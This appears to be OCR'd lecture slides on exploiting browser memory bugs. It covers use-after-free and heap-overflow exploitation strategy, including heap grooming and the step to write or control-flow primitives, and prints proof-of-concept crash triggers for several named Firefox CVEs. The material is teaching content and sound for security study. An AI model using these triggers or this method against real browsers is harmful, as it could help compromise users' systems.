
The object with the dangling pointer is what we are going to corrupt



Freed object

e.g if we can change the dangling pointer as we want, then we can have an arbitrary read primitive

UAF


Read-after-free?

(Depending on the crash point)

Write-after-free

Define the thing we aim to corrupt as **exceptional object** or **victim object**

The freed object is what we are going to corrupt



Freed object


e.g if we can overwrite the freed region with something interesting, so that if we corrupt part of it, we get an exploitable state

UAF

Write-after-free

Challenge:

- What to write to the freed memory?
- How to write it into the freed memory?
- What offset at which the write can be done?
- What's the constraint of payload written?



If we can find a use case so that the corrupted field is a source/destination of another write OR destination address of a jump, then we have write primitive OR control hijack


- Place allocation code right after memory free
- Fuzz with heap spray/ heap grooming / garbage collection primitives
- Guided by some property of the heap layout

Challenge:

- What to write to the freed memory?
- How to write it into the freed memory?
- What offset at which the write can be done?
- What's the constraint of payload written?

UAF

Write-after-free




- this limits the exploitability
- Fuzz to find code fragment that can manipulate the offset of the write

Challenge:
- What to write to the freed memory?
- How to write it into the freed memory?
- What offset at which the write can be done?
- What's the constraint of payload written?

UAF

Write-after-free




If our goal is to find an exploitable state (in which we can control branching address or memory write, then we do not need to worry about this at this stage


Challenge:
- What to write to the freed memory?
- How to write it into the freed memory?
- What offset at which the write can be done?
- What's the constraint of payload written?

UAF

Write-after-free



Analysis of a typical PoC



Most UAF vulnerabilities are related to HTML DOM element

CVE-2018-18492

```
<script>
function start() {
        o260=document.createElementNS('http://www.w3.org/1999/xhtml','select');
        o261=document.createElementNS('http://www.w3.org/1999/xhtml','optgroup');
     o577=o260.options;
     o651=document.createElementNS('http://www.w3.org/1999/xhtml','optgroup');
     o261.appendChild(o651);
     o261.addEventListener('DOMNodeRemoved',fun0);
     o995=o577.add(o651);
}
function fun0() {
     o260=null;o261=null;o651=null;

FuzzingFunctions.garbageCollect();FuzzingFunctions.cycleCollect();FuzzingFunctions.garbageCollect();
FuzzingFunctions.cycleCollect();
}
</script>
<body onload="start()"></body>
```

Most UAF vulnerabilities are related to HTML DOM element

CVE-2017-5404. Found by Domato fuzzer: https://github.com/googleprojectzero/domato

```
<style>
body { display: table }
</style>
<script>
function freememory() {
  try { fuzzPriv.forceGC(); } catch(err) { alert('Please install domFuzzLite3'); }
}
function go() {
  var s = document.getSelection();
  window.find("1",true,false,true,false);
  s.modify("extend","forward","line");
  document.body.append(document.createElement("table"));
  freememory()
}
</script>
<body onload=go()>
<table>
<th>u~Z1Cqn`aA}SOkre=]{</th>
</table>
<progress></progress>
```

Most UAF vulnerabilities are related to HTML DOM element

CVE-2018-5180


```
<script>
	o935=document.createElementNS('http://www.w3.org/1999/xhtml','canvas');
	o935.getContext('webgl2',{depth: true,stencil: true,antialias: true,premultipliedAlpha: false,preserveDrawingBuffer: true,failIfMajorPerformanceCaveat: false,});
	o935.setAttribute('height','3');
	o2819=o935.getContext('webgl2',{stencil: false,preserveDrawingBuffer: true,failIfMajorPerformanceCaveat: true,});
	o3250=o2819.createBuffer();
	o2819.bindBuffer(o2819.PIXEL_UNPACK_BUFFER,o3250);
	o3623=o2819.createTexture();
	o2819.bindTexture(o2819.TEXTURE_2D,o3623);
	o2819.copyTexImage2D(o2819.TEXTURE_2D,2,o2819.RGBA,1,4,8,7,0);
	o935.setAttribute('height','9');
	o2819.drawElements(o2819.LINE_STRIP,0,o2819.UNSIGNED_BYTE,10);
</script>
```

Most UAF vulnerabilities are related to HTML DOM element

CVE-2018-5155

```
<script>
function start() {
	o100=window.open('svg.svg','p58','height=6');
	o100.onload=fun0;
	setTimeout(fun1, 400);
}
function fun0(e) {
	o101=e.target;;
	o109=o101.getElementById('id1');
	o120=o101.getElementById('id8');
}
function fun1() {
	o167=o109.ownerDocument;
	o168=document.createElement('head');
	o167.documentElement.appendChild(o168);
	o120.setAttribute('width','393216');
	o206=document.createElement('head');
	o167.documentElement.appendChild(o206);
	o207=document.createElement('style');
	o206.appendChild(o207);
	o207.textContent="*{ -moz-transition: 235ms; -moz-border-end-color: green; border-right-style: inset";
	setTimeout(fun2,240);
}
function fun2() {
	o120.setAttribute('viewBox','0 0 1000 1000');
	o5=document.createElement("div");
	o5.innerHTML="<svg height='10px' xmlns='http://www.w3.org/2000/svg'><set attributeName='font-weight'><style>*{{}}
*{ background-position-x: 1px";
	o168.innerHTML=o5.innerHTML;
}
</script>
<body onload="start()"></body>
```

Heap Overflow (similar to UAF)




If we can find a use case of this to be a source/ destination of another write OR destination address of a jump, then we have write primitive OR control hijack

Challenge:

- What to write to the overflowed memory?
- How to write it into the overflowed memory?
- What offset at which the write can be done?
- What's the constraint of payload written?

Analysis of a typical PoC



Heap Overflow vulnerabilities can be pure JS or HTML DOM + JS

CVE-2018-5093

```
<html>
<script>
v = new WebAssembly.Table({
  element: "anyfunc"
});
v.get(1);
</script>
```

Heap Overflow vulnerabilities can be pure JS or HTML DOM + JS

CVE-2018-5127

```
<html>

<script>

        o1035=document.createElementNS('http://www.w3.org/2000/svg','path');

        o1035.setAttribute('d','M 19 786434 C 7077888 11, 18 98304, 10 94208 z');

        o1161=o1035.animatedPathSegList;

        o1189=o1035.createSVGPathSegLinetoVerticalRel(1);

        o1398=o1161.getItem(1);

        o1768=o1035.pathSegList;

        o1768.replaceItem(o1189,1);

        o1768.insertItemBefore(o1189,1);

        o1768.appendItem(o1398);

</script>
```

Heap Overflow vulnerabilities can be pure JS or HTML DOM + JS

CVE-2017-5465

```
<svg filter="url(#f)">
<filter id="f" filterRes="19" filterUnits="userSpaceOnUse">
<feConvolveMatrix kernelMatrix="1 1 1 1 1 1 1 1 1" kernelUnitLength="1 -1" />
```

Type Confusion

- Confuse type X with type Y
- Mostly related to JIT Compiler in JS
-

Type Confusion

